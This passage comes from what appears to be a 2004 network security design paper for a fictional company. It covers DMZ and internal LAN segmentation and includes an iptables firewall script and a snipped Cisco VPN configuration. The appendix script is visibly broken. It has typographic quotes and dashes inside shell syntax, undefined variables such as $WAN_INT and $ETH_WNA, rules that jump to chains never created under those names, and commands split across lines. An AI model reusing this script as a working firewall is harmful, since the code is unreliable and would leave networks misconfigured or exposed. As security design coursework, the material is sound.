   d. UDP port 123. All systems to NTP server
   e. All else will be blocked and logged
2. **DMZ inbound to LAN.** This subnet contains services that can initiate traffic to the LAN.
   a. TCP port 1500. DB server to master DB server and vice versa
   b. UDP port 123. All systems to NTP server.
   c. TCP port 514. Logging entities to SYSLOG server
   d. All else will be blocked and logged
3. **DMZ outbound to Internet.** This subnet contains services that can initiate traffic to the Internet. For further security I could implement a separate subnet for the DNS and I could also place the SYSLOG server on this subnet
   a. UDP port 53. DNS server to DNS PRIMARY ISP
   b. UDP port 123. NTP server to external NTP source
   c. TCP port 25. Mail relay to "any" on the Internet.
   Inbound access to this network will be:
   d. UDP port 123. All DMZ to NTP server
   e. UDP port 123. Internal DC to NTP server
   f. TCP port 25. Internal mail server to mail relay

The physical splitting up can be done through a layer 3 switch via VLAN, through a second firewall for added security or via the existing firewall




Figur 11 - improved setup the DMZ

.

Improving the physical setup the LAN:

To further boost the security of the network, the setup could be segmented further by incorporating more internal firewalls or proxies. I already separate the LAN user segment form the servers. The LAN user segment could be further segmented into departments, separating the economics department from technical and so forth.



Figur 12 - Improved setup the internal LAN

On the illustration I have indicated the use of Microsoft ISA. Other alternatives exist, e.g. a cheaper solution with Netfiler, Squid and Jeanna or a more expensive solution using Symantec Enterprise Firewall (former Raptor). The ISA represents a middle range solution when regarding price.

Beefing up the primary firewall technology

The primary firewall is a NetFilter solution. This employs stateful inspection and create a dynamic state table. This solution is a sound solution regarding price and also in regard to its ability to handle traffic. An application proxy like Gauntlet or Symantec Enterprise Firewall would give better security, but be a costly solution and require powerful hardware to handle traffic

Appendix A: the firewall script:

```
#!/bin/bash
# GIAC enterprises
# (C) 2004 Kim Guldberg
#
#---------------------------------------------------------------------------
# SETUP ENVIRONMENT VARIABLES
#---------------------------------------------------------------------------
IPTABLES="/sbin/iptables"                    # Iptables binary

ETH_LO=”lo”                                  # Loopback Interface
ETH_WAN="eth0"                               # External Interface to Internet
ETH_LAN="eth1"                               # Internal Interface to LAN
ETH_DMZ="eth2"                               # DMZ Interface
ETH_VPN_IN=”eth3”                            #VPN Interface Incoming encrypted
ETH_VPN_OUT=”eth4”                           #VPN Interface Outgoing Clear Text
LAN_NET="10.0.0.0/24"                        # allowed to access the internet
DMZ_NET="192.168.0.0"                        # The Demilitarized Zone
VPN_NET=”10.0.100.0/30                       #The “VPN Loop”

# Get the IP-address for the interfaces
LAN_IP="`ifconfig $ETH_LAN| grep \"inet addr\" | cut -f 2 -d \":\" | cut -f 1 -d \" \"`"
WAN_IP="`ifconfig $ETH_WAN | grep \"inet addr\" | cut -f 2 -d \":\" | cut -f 1 -d \" \"`"
DMZ_IP="`ifconfig $ETH_DMZ | grep \"inet addr\" | cut -f 2 -d \":\" | cut -f 1 -d \" \"`"
VPN_IN_IP="`ifconfig $ETH_VPN_IN | grep \"inet addr\" | cut -f 2 -d \":\" | cut -f 1 -d \" \"`"
VPN_OUT_IP="`ifconfig $ETH_VPN_OUT | grep \"inet addr\" | cut -f 2 -d \":\" | cut -f 1 -d \" \"`"



LO_IP="127.0.0.0"                            # Loopback device
INT_MAILSERVER="10.0.1.11"                   # The mail server on the LAN
INT_DB_SERVER="10.0.1.12"                    # The DB server on the LAN
DB_PORT=1500                                 # The port used for DB synchronization
INT_DNS="172.16.1.3"                         # The dns server on the service network
INT_SYSLOGSERVER="10.0.1.14"                 # The logging server on the LAN

ROUTER_CONFIG="10.0.0.3"                     # The IP address allowed to configure the router
LO_FP="10.0.1.10"                            # Head office file and print server
LO_DC="10.0.1.13"                            # Head office Domain controller

EXT_MAILSERVER="192.168.1.11"                #The mail server on the DMZ
EXT_WEBSERVER="192.16.1.10"                  # The web server on the DMZ
EXT_SSH_SERVER="192.168.1.12"                # The SSH system for partners and suppliers on the DMZ
EXT_DB_SERVER="192.168.1.13"                 # The DB server on the DMZ
EXT_NTPSERVER="192.168.1.14"                 # The NTP server on the DMZ

BORDERROUTER="x.x.x.2"                       # The border router
EXT_DNS="x.x.x.89"                           # The DNS server provided by the ISP

RO1_EXT_IP="x.x.x.11"                        #Remote office 1 IP address
RO1_FP="10.1.1.12"                           # Remote office 1 File and print server
RO1_MAILSERVER="10.1.1.11"                   # Remote office 1 mail server
RO1_DC="10.1.1.13"                           # Remote office domain controller

#---------------------------------------------------------------------------
# TELL SYSLOG AND CONSOLE THAT THE SCRIPT HAS BEEN STARTED
#---------------------------------------------------------------------------
echo "`date` : FIREWALL SCRIPT RESTARTED" >> /var/log/messages
```

```
echo
echo "NetFilter Firewall @ GIAC Enterprises"
echo "(C) CopyRight by Kim Guldberg, 2004"
echo "All rights reserved"
echo
echo "Initiating firewall with these settings:"
echo "- External Interface:          $ETH_WAN ($WAN_IP)"
echo "- Internal Interface.          $ETH_LAN ($LAN_IP)"
echo "- DMZ Interface:               $ETH_DMZ ($DMZ_IP)"
echo "- VPN_IN Interface:            $ETH_VPN_IN ($VPN_IN_IP)"
echo "- VPN_OUT Interface:           $ETH_VPN_OUT ($VPN_OUT_IP)"
echo
echo -n "Initiating script                                        :"
echo "Done"


#--------------------------------------------------------------------------
# START BY LOADING IPTABLES INTERFACE
#--------------------------------------------------------------------------

echo -n "Loading IP-TABLES Interface                              :"
modprobe ip_tables
echo "Done"

#--------------------------------------------------------------------------
# ENABLE KERNEL PROTECTION
#--------------------------------------------------------------------------

echo -n "Enable Kernel-Protection                  :"

# Enable forwarding
echo "1" >/proc/sys/net/ipv4/ip_forward

# Enable syn-cookies (syn-flooding attacks)
 echo "1" >/proc/sys/net/ipv4/tcp_syncookies

# Disable ICMP echo-request to broadcast addresses (Smurf amplifier)
echo "1" >/proc/sys/net/ipv4/icmp_echo_ignore_broadcasts

# Prevent source-routing and enable IP spoof detection
# This must be done for all network interfaces
for f in /proc/sys/net/ipv4/conf/*; do
  # Drop all source-routed packets
  echo "0" >$f/accept_source_route

  # Enable source-address verification (anti spoofing).
  # 2 means use Ingress filtering. Se RFC 1812.
  echo "2" >$f/rp_filter
done

echo "Done"

#--------------------------------------------------------------------------
# FLUSH EXISTING CONNECTIONS, making sure that established related rules are flushed when adding or
# removing rules
#--------------------------------------------------------------------------

echo -n "Flush connections                         :"

$IPTABLES -t filter -F
$IPTABLES -t nat -F
$IPTABLES -t mangle -F
rmmod ip_conntrack_ftp
rmmod ip_nat_ftp
rmmod ipt_state
rmmod iptable_nat
rmmod ip_conntrack
echo "Done"

#--------------------------------------------------------------------------
# NOW INITIALIZE AND SETUP DEFAULT RULES
#--------------------------------------------------------------------------
echo -n "Setting up default rules                              :"

# Default policies drop all packets.
$IPTABLES -P INPUT DROP                          # Drop all packets to input
$IPTABLES -P FORWARD DROP                        # Don't forward anything
$IPTABLES -P OUTPUT DROP                         # Drop all packets to output

# Flushing Standard chains
$IPTABLES -F INPUT
$IPTABLES -F FORWARD
$IPTABLES -F OUTPUT
$IPTABLES -Z INPUT
$IPTABLES -Z FORWARD
$IPTABLES -Z OUTPUT

#--------------------------------------------------------------------------
# CREATE AND FLUSH CHAINS
#--------------------------------------------------------------------------

# Create chains for LOCAL packets destination firewall
$IPTABLES -N local
$IPTABLES -F local

# Create a chains for packets from the internal NETWORK
$IPTABLES -N lan
$IPTABLES -F lan

# Create a chains for packets from the internet
$IPTABLES -N wan
$IPTABLES -F wan

# Create a chains for packets from the DMZ
$IPTABLES -N dmz
$IPTABLES -F dmz

# Create a chains for packets from the VPN_IN
$IPTABLES -N vpnin
$IPTABLES -F vpnin

# Create a chains for packets from the VPN_OUT
$IPTABLES -N vpnout
$IPTABLES -F vpnout

# Create a chains for forward packets
$IPTABLES -N forwardfromwantodmz
$IPTABLES -F forwardfromwantodmz
$IPTABLES -N forwardfromwantolan
$IPTABLES -F forwardfromwantolan
$IPTABLES -N forwardfromlantodmz
$IPTABLES -F forwardfromlantodmz
$IPTABLES -N forwardfromlantowan
$IPTABLES -F forwardfromlantowan
$IPTABLES -N forwardfromdmztowan
$IPTABLES -F forwardfromdmztowan
```

```
$IPTABLES -N forwardfromdmztolan
$IPTABLES -F forwardfromdmztolan
# IPSEC remote access
$IPTABLES -N forwardfromlantovpnout
$IPTABLES -F forwardfromlantovpnout
$IPTABLES -N forwardfromvnpintolan
$IPTABLES -F forwardfromvpnintolan

# Flush NAT-chain POSTROUTING and PREROUTING
$IPTABLES -t nat -F POSTROUTING
$IPTABLES -t nat -F PREROUTING
echo "Done"

#--------------------------------------------------------------------------
# SETTING UP RULES FOR LOCAL INTERFACE
#--------------------------------------------------------------------------
echo -n "Setting up LOCAL chain                          :"

# Allow all connections, if the interface is local.
$IPTABLES -A local -m state --state NEW,ESTABLISHED,RELATED -j ACCEPT

echo "Done"

#--------------------------------------------------------------------------
# SETTING UP RULES FOR INTERNAL INTERFACE
#--------------------------------------------------------------------------
echo -n "Setting up LAN chain                            :"

# Protect against IP-spoofing
$IPTABLES -A lan -s $WAN_IP/32 -j DROP
$IPTABLES -A lan -s $LO_IP/8 -j DROP
$IPTABLES -A lan -s $DMZ_IP/32 -j DROP
$IPTABLES -A lan -s $LAN_IP/32 -j DROP
$IPTABLES -A lan -s $VPN_IN_IP/32 -j DROP
$IPTABLES -A lan -s $VPN_OUT_IP/32 -j DROP

# All other traffic that already HAS been established is OK
$IPTABLES -A lan -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A lan -j LOG --log-prefix "FW-LOG LAN INTERFACE:"
$IPTABLES -A lan -j DROP

echo "Done"

#--------------------------------------------------------------------------
# SETTING UP RULES FOR WAN INTERFACE
#--------------------------------------------------------------------------
echo -n "Setting up WAN chain                            :"

# Protect against IP-spoofing
$IPTABLES -A wan -s $WAN_IP/32 -j DROP
$IPTABLES -A wan -s $LAN_IP/32 -j DROP
$IPTABLES -A wan -s $LO_IP/8 -j DROP
$IPTABLES -A wan -s $DMZ_IP/32 -j DROP
$IPTABLES -A wan -s $VPN_IN_IP/32 -j DROP
$IPTABLES -A wan -s $VPN_OUT_IP/32 -j DROP


#Allow IPsec to firewall.
$IPTABLES -A wan -p esp --source $RO1_EXT_IP -j ACCEPT #Allow ESP IPSEC tunnel
$IPTABLES -A wan -p ah –source  $RO1_EXT_IP -j ACCEPT #Allow ESP IPSEC tunnel
$IPTABLES -A wan -p udp --source $RO1_EXT_IP –dport 500 -j ACCEPT #Allow ISAKMP IPSEC tunnel

$IPTABLES -A wan -m state --state ESTABLISHED,RELATED -j ACCEPT
```

```
$IPTABLES -A wan -j LOG --log-prefix "FW-LOG WAN INTERFACE:"
$IPTABLES -A wan -j DROP

echo "Done"

#--------------------------------------------------------------------------
# SETTING UP RULES FOR OUTPUT CHAIN
#--------------------------------------------------------------------------
echo -n "Setting up OUTPUT chain                        :"

#Allow outgoing tunnel traffic
$IPTABLES -A OUTPUT -p ah --destination $RO1_EXT_IP -s $WAN_IP -j ACCEPT
$IPTABLES -A OUTPUT -p esp --destination $RO1_EXT_IP -s $WAN_IP -j ACCEPT
$IPTABLES -A OUTPUT -p udp --destination $RO1_EXT_IP --dport 500 -s $WAN_IP -j ACCEPT

$IPTABLES -A OUTPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A OUTPUT -j LOG --log-prefix "FW-LOG OUTPUT:"
$IPTABLES -A OUTPUT -j DROP

echo "Done"
#--------------------------------------------------------------------------
# SETTING UP RULES FOR DMZ INTERFACE
#--------------------------------------------------------------------------
echo -n "Setting up DMZ chain                           :"

# Protect against IP-spoofing
$IPTABLES -A dmz -s $WAN_IP/32 -j DROP
$IPTABLES -A dmz -s $LO_IP/8 -j DROP
$IPTABLES -A dmz -s $DMZ_IP/32 -j DROP
$IPTABLES -A dmz -s $LAN_IP/32 -j DROP
$IPTABLES -A dmz -s $VPN_IN_IP/32 -j DROP
$IPTABLES -A dmz -s $VPN_OUT_IP/32 -j DROP


$IPTABLES -A dmz -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A dmz -j LOG --log-prefix "FW-LOG DMZ INTERFACE:"
$IPTABLES -A dmz -j DROP

echo "Done"
#--------------------------------------------------------------------------
# SETUP RULES FOR PORTFORWARDING TO DMZSERVERS
#--------------------------------------------------------------------------

echo -n "Setting up DMZ Portforwarding                  :"

# Rules for the portforwarding to the servers on the DMZ
# Portforwarding from WAN interface TCP port 25 to mail relay server port 25 on DMZ
$IPTABLES -t nat -A PREROUTING -i $WAN_INT -p tcp -d $WAN_IP --dport 25 -j DNAT --to-destination
$EXT_MAILSERVER:25
$IPTABLES -A forwardfromwantodmz -p tcp --destination $EXT_MAILSERVER --dport 25 -j ACCEPT

# Portforwarding from WAN interface TCP port 80 and 443 to web server port 80 and 443 on DMZ and
# allow this traffic from any on the internet
$IPTABLES -t nat -A PREROUTING -i $WAN_INT -p tcp -d $WAN_IP --dport 80 -j DNAT --to-destination
$EXT_WEBSERVER:80
$IPTABLES -A forwardfromwantodmz -p tcp --destination $EXT_WEBSERVER --dport 80 -j ACCEPT
$IPTABLES -t nat -A PREROUTING -i $WAN_INT -p tcp -d $WAN_IP --dport 443 -j DNAT --to-destination
$EXT_WEBSERVER:443
$IPTABLES -A forwardfromwantodmz -p tcp --destination $EXT_WEBSERVER --dport 443 -j ACCEPT

# Portforwarding from WAN interface TCP port 22 to SSH system port 22 on DMZ and allow this traffic
# from any on the internet
```

```
$IPTABLES -t nat -A PREROUTING -i $WAN_INT -p tcp -d $WAN_IP --dport 22 -j DNAT --to-destination
$EXT_SSH_SERVER:22
$IPTABLES -A forwardfromwantodmz -p tcp --destination $EXT_SSH_SERVER --dport 22 -j ACCEPT

# Portforwarding from WAN interface UDP port 123 to NTP port 123 on DMZ and allow this traffic
# from the border router only.
$IPTABLES -t nat -A PREROUTING -i $WAN_INT -p udp -d $WAN_IP --dport 123 -j DNAT --to-destination
$EXT_NTPSERVER:123
$IPTABLES -A forwardfromwantodmz -p udp --destination $EXT_NTPSERVER --source $BORDERROUTER -
-dport 123 -j ACCEPT

# Portforwarding from WAN interface tcp port 514 to SYSLOG server port 514 on LAN and allow this
# traffic from the border router only.
$IPTABLES -t nat -A PREROUTING -i $ETH_WAN -p tcp -d $LAN_IP --dport 514 -j DNAT –-to-destination
$INT_SYSLOGSERVER:514
$IPTABLES -A forwardfromwantolan -p tcp --destination $INT_SYSLOGSERVER --source
$BORDERROUTER --dport 514 -j ACCEPT

echo "Done"

#-------------------------------------------------------------------------
# SETUP MASQUERADING
#-------------------------------------------------------------------------

echo -n "Setting up NAT chains       :"

# NAT from LAN to WAN
$IPTABLES -t nat -A POSTROUTING -s $LAN_NET -o $ETH_WAN -j SNAT --to-source $WAN_IP
# NAT from DMZ to WAN
$IPTABLES -t nat -A POSTROUTING -s $DMZ_NET -o $ETH_WAN -j SNAT --to-source $WAN_IP

echo "Done"

#-------------------------------------------------------------------------
# SETUP FIREWALL RULES
#-------------------------------------------------------------------------

echo -n "Setting up firewall rules      :"

# Packets from DMZ to WAN.
$IPTABLES -A forwardfromdmztowan -p udp --source $INT_DNS --destination $EXT_DNS --dport 53 -j
ACCEPT

#allow Internal DNS to access the external DNS server – for resolving Internet IP addresses
$IPTABLES -A forwardfromdmztowan -p tcp --source $INT_DNS --destination $EXT_DNS --dport 53 -j
ACCEPT

 #allow Internal DNS to access the external DNS server – for resolving Internet IP addresses
$IPTABLES -A forwardfromdmztowan -p tcp --source $EXT_MAILSERVER --dport 25 -j ACCEPT

#  Allow the mailserver to send mails outbound.
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromdmztowan -m state –-state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromdmztowan -j LOG --log-prefix "FW-LOG DMZTOWAN:"
$IPTABLES -A forwardfromdmztowan -j DROP

# Packets coming from WAN to DMZ.
# The rules allowing in traffic are placed directly below natting rules.
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromwantodmz -m state –-state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromwantodmz -j LOG --log-prefix "FW-LOG WANTODMZ PORTFWD"
$IPTABLES -A forwardfromwantodmz -j DROP
```

```
# Packets coming from DMZ to LAN.
$IPTABLES -A forwardfromdmztolan -p tcp --source $EXT_MAILSERVER --destination $INT_MAILSERVER
--dport 25 -j ACCEPT

#Allow the mail relay server to forward mail to the internal mail server.
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromdmztolan -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromdmztolan -j LOG --log-prefix "FW-LOG DMZTOLAN STATEFULL:"
$IPTABLES -A forwardfromdmztolan -j DROP


# Allow the specific external servers to Push to the SYSLOG server
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromdmztolan -p tcp --source $EXT_MAILSERVER --destination
$INT_SYSLOGSERVER --dport 514 -j ACCEPT
$IPTABLES -A forwardfromdmztolan -p tcp --source $EXT_WEBSERVER --destination
$INT_SYSLOGSERVER --dport 514 -j ACCEPT
$IPTABLES -A forwardfromdmztolan -p tcp --source $EXT_SSH_SERVER --destination
$INT_SYSLOGSERVER --dport 514 -j ACCEPT
$IPTABLES -A forwardfromdmztolan -p tcp --source $EXT_DB_SERVER --destination
$INT_SYSLOGSERVER --dport 514 -j ACCEPT
$IPTABLES -A forwardfromdmztolan -p tcp --source $EXT_NTPSERVER --destination
$INT_SYSLOGSERVER --dport 514 -j ACCEPT
$IPTABLES -A forwardfromdmztolan -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromdmztolan -j LOG --log-prefix "FW-LOG LANTODMZ:"
$IPTABLES -A forwardfromdmztolan -j DROP

# Packets coming from LAN to DMZ.
$IPTABLES -A forwardfromlantodmz -p tcp --source $INT_MAILSERVER --destination $EXT_MAILSERVER
--dport 25 -j ACCEPT

# Allow the internal mail server to send mail to the mail relay server.
$IPTABLES -A forwardfromlantodmz -p tcp --source $LAN_NET --destination $EXT_WEBSERVER --dport 80
-j ACCEPT

 # Allow the LAN users to access the web server on the DMZ
$IPTABLES -A forwardfromlantodmz -p tcp --source $LAN_NET --destination $EXT_WEBSERVER --dport
443 -j ACCEPT

# Allow the LAN users to access the web server on the DMZ
$IPTABLES -A forwardfromlantodmz -p udp --source $LO_DC --destination $INT_DNS --dport 53 -j ACCEPT

# Allow the internal DNS server to access the DNS server on the DMZ.
$IPTABLES -A forwardfromlantodmz -p udp --source $LO_DC --destination $EXT_NTPSERVER --dport 123 -j
ACCEPT

# Allow the internal domain controller to sync. Time with the NTP server on the DMZ.
$IPTABLES -A forwardfromlantodmz -p tcp --source $INT_DB_SERVER --destination $EXT_DB_SERVER --
dport $DB_PORT -j ACCEPT

# Allow the internal DB server to Push to, and pull from external db server
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromlantodmz -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromlantodmz -j LOG --log-prefix "FW-LOG LANTODMZ:"
$IPTABLES -A forwardfromlantodmz -j DROP

# Packets coming from LAN to WAN
# allow the LAN users to access http, https and ftp on the internet.
$IPTABLES -A forwardfromlantowan -p tcp --source $LAN_NET --dport 80 -j ACCEPT
$IPTABLES -A forwardfromlantowan -p tcp --source $LAN_NET --dport 443 -j ACCEPT
$IPTABLES -A forwardfromlantowan -p tcp --source $LAN_NET --dport 21 -j ACCEPT
$IPTABLES -A forwardfromlantowan -p tcp --source $ROUTER_CONFIG --destination $BORDERROUTER --
dport 22 -j ACCEPT
```

```
 # Allow 1 specific host to configure the router from the inside.
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromlantowan -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromlantowan -j LOG --log-prefix "FW-LOG LANTOWAN:"
$IPTABLES -A forwardfromlantowan -j DROP

# Packets coming from WAN to LAN
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromwantolan -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromwantolan -j LOG --log-prefix "FW-LOG WANTOLAN PORTFWD"
$IPTABLES -A forwardfromwantolan -j DROP

# remote office VPN traffic
$IPTABLES -A forwardfromvpnintolan -m state –state NEW,ESTABLISHED,RELATED -j ACCEPT

# Allow remote users full access to the internal network
# log and drop the rest.
$IPTABLES -A forwardfromvpnintolan -j LOG --log-prefix "FW-LOG PPTPTOLAN DENIED:"
$IPTABLES -A forwardfromvpnintolan -j DROP

#Extensive logging of remote office VPN traffic
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromlantovpnout -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -j LOG --log-prefix "FW-LOG LANTOPPTP DENIED:"
$IPTABLES -A forwardfromlantovpnout -j DROP

# Packets coming from VPN_IN to LAN
# The opposite rules from "Packets coming from LAN to VPN_OPUT" will be used in the remote office end
# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromvpnintolan -m state –state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromvpnintolan -j LOG --log-prefix "FW-LOG IPSECTOLAN:"
$IPTABLES -A forwardfromvpnintolan -j DROP

# Packets coming from LAN to IPSEC
#Mail and file replication
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_FP --destination $RO1_FP --dport 21 -j ACCEPT

# Allow file replication amongst file servers.
$IPTABLES -A forwardfromlantovpnout -p tcp --source $INT_MAILSERVER --destination
$RO1_MAILSERVER --dport 25 -j ACCEPT

 # Allow mail server sync. Amongst mail servers.
# Allow domain  controller replication amongst sites
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 135 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp --source $LO_DC –destination $RO1_DC --dport 135 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 137 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp --source $LO_DC –destination $RO1_DC --dport 137 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp --source $LO_DC –destination $RO1_DC --dport 138 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 139 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 49152 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 445 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp --source $LO_DC –destination $RO1_DC --dport 445 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 389 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 636 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 3268 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 3269 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC –destination $RO1_DC –dport 88 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp –source $LO_DC --destination $RO1_DC --dport 88 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC –destination $RO1_DC –dport 53 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp –source $LO_DC --destination $RO1_DC --dport 53 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC --destination $RO1_DC --dport 1512 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp --source $LO_DC –destination $RO1_DC --dport 1512 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p tcp --source $LO_DC –destination $RO1_DC –dport 42 -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -p udp –source $LO_DC --destination $RO1_DC --dport 42 -j ACCEPT
```

```
$IPTABLES -A forwardfromlantovpnout -p udp --source $LO_DC --destination $RO1_DC --dport 123 -j
ACCEPT


# Accept established and related traffic, log and drop the rest.
$IPTABLES -A forwardfromlantovpnout -m state --state ESTABLISHED,RELATED -j ACCEPT
$IPTABLES -A forwardfromlantovpnout -j LOG --log-prefix "FW-LOG LANTOIPSEC:"
$IPTABLES -A forwardfromlantovpnout -j DROP

echo "Done"

#---------------------------------------------------------------------------
# LOADING ADDITIONAL MODULES
#---------------------------------------------------------------------------

echo -n "Loading helper-modules                    :"

/sbin/modprobe iptable_nat
/sbin/modprobe ip_nat_ftp
/sbin/modprobe ip_conntrack_ftp

echo "Done"

#---------------------------------------------------------------------------
# ACTIVATE ALL CHAINS
#---------------------------------------------------------------------------

echo -n "Activating chains                         :"

# At last activate the chains.
$IPTABLES -A INPUT -i $ETH_LAN -j lan
$IPTABLES -A INPUT -i $ETH_WAN  -j wan
$IPTABLES -A INPUT -i $ETH_DMZ -j dmz
$IPTABLES -A INPUT -i $ETH_LO  -j local
$IPTABLES -A INPUT -i $ETH_VPN_IN -j vpnin
$IPTABLES -A INPUT -i $ETH_VPN_OUT -j vpnout
$IPTABLES -A FORWARD -i $ETH_WAN -o $ETH_DMZ -j forwardfromwantodmz
$IPTABLES -A FORWARD -i $ETH_WAN -o $ETH_LAN -j forwardfromwantolan
$IPTABLES -A FORWARD -i $ETH_DMZ -o $ETH_LAN -j forwardfromdmztolan
$IPTABLES -A FORWARD -i $ETHY_DMZ -o $ETH_WNA -j forwardfromdmztowan
$IPTABLES -A FORWARD -i $ETH_LAN -o $ETH_DMZ -j forwardfromlantodmz
$IPTABLES -A FORWARD -i $ETH_LAN -o $ETH_WAN -j forwardfromlantowan
# IPSEC tunnels - remote offices
$IPTABLES -A FORWARD -i $ETH_VPN_IN -o $ETH_LAN -j forwardfromipsectolan
$IPTABLES -A FORWARD -i $ETH_LAN -o $ETH_VPN_OUT -j forwardfromlantoipsec
$IPTABLES -A FORWARD -i $ETH_VPN_IN -o $ETH_DMZ -j forwardfromlantodmz
$IPTABLES -A FORWARD -i $ETH_DMZ -o $ETH_VPN_OUT -j forwardfromdmztolan
echo "Done"

echo "Firewall has been setup successfully!"
```

Appendix B – Cisco VPN configuration

The script below has been heavily sniped, since the original script was 154 pages long. The script is from a setup almost similar to that of GIAC enterprises and has been edited somewhat.

```
[Version 1.12]
[system]
name=cisco3030
location=GIAC enterprises main office
contact=Kim Guldberg
[access]
timeout=600
hoursaction=1
maxsession=10
encrypt=1
zone=60
dst=1
refenable=2
refresh=30
locktimeout=180
[http]
port=80
enable=1
maxconn=4
sslport=443
sslenable=1
[filter 1]
enable=1
name=Private (Default)
enablesr=2
enablefrag=1
defaultaction=1
description=Default filter for the Private Interface.
[filter 2]
enable=1
name=Public (Default)
… sniped look above
[filter 3]
enable=1
name=External (Default)
… sniped look above
 [filter 4]
enable=1
name=Firewall Filter for VPN Client (Default)
… sniped look above
[filter 5]
enable=1
name=Firewall Filter for VPN Client (Default) 1
… sniped look above
 [filter 6]
enable=1
name=remote1
… sniped look above
description=To allow access to remote office 1
[filter 7]
enable=1
name=remote2
… sniped look above
description= To allow access to remote office 1
[securityassociation 1]
rowstatus=1
name=ESP-3DES-MD5
inheritance=1
authprotocol=2
authalgorithm=2
```

```
authkeysize=128
encrprotocol=2
encralgorithm=3
encrkeysize=56
compression=2
lifetimemode=1
lifetimekbytes=10000
lifetimeseconds=28800
gatewayaddress=0.0.0.0
ikephase1mode=2
ikeauthmode=1
ikeauthalgorithm=2
ikeencralgorithm=2
ikelifetimemode=1
ikelifetimekbytes=10000
ikelifetimeseconds=86400
ikecerthandle=0
ikecertpathenab=2
ikedhgroup=2
ipsecencapmode=2
pfsdhgroup=1
replayprotection=2
ikeproposal=2
ikenattenable=2
[securityassociation 2]
… sniped look above
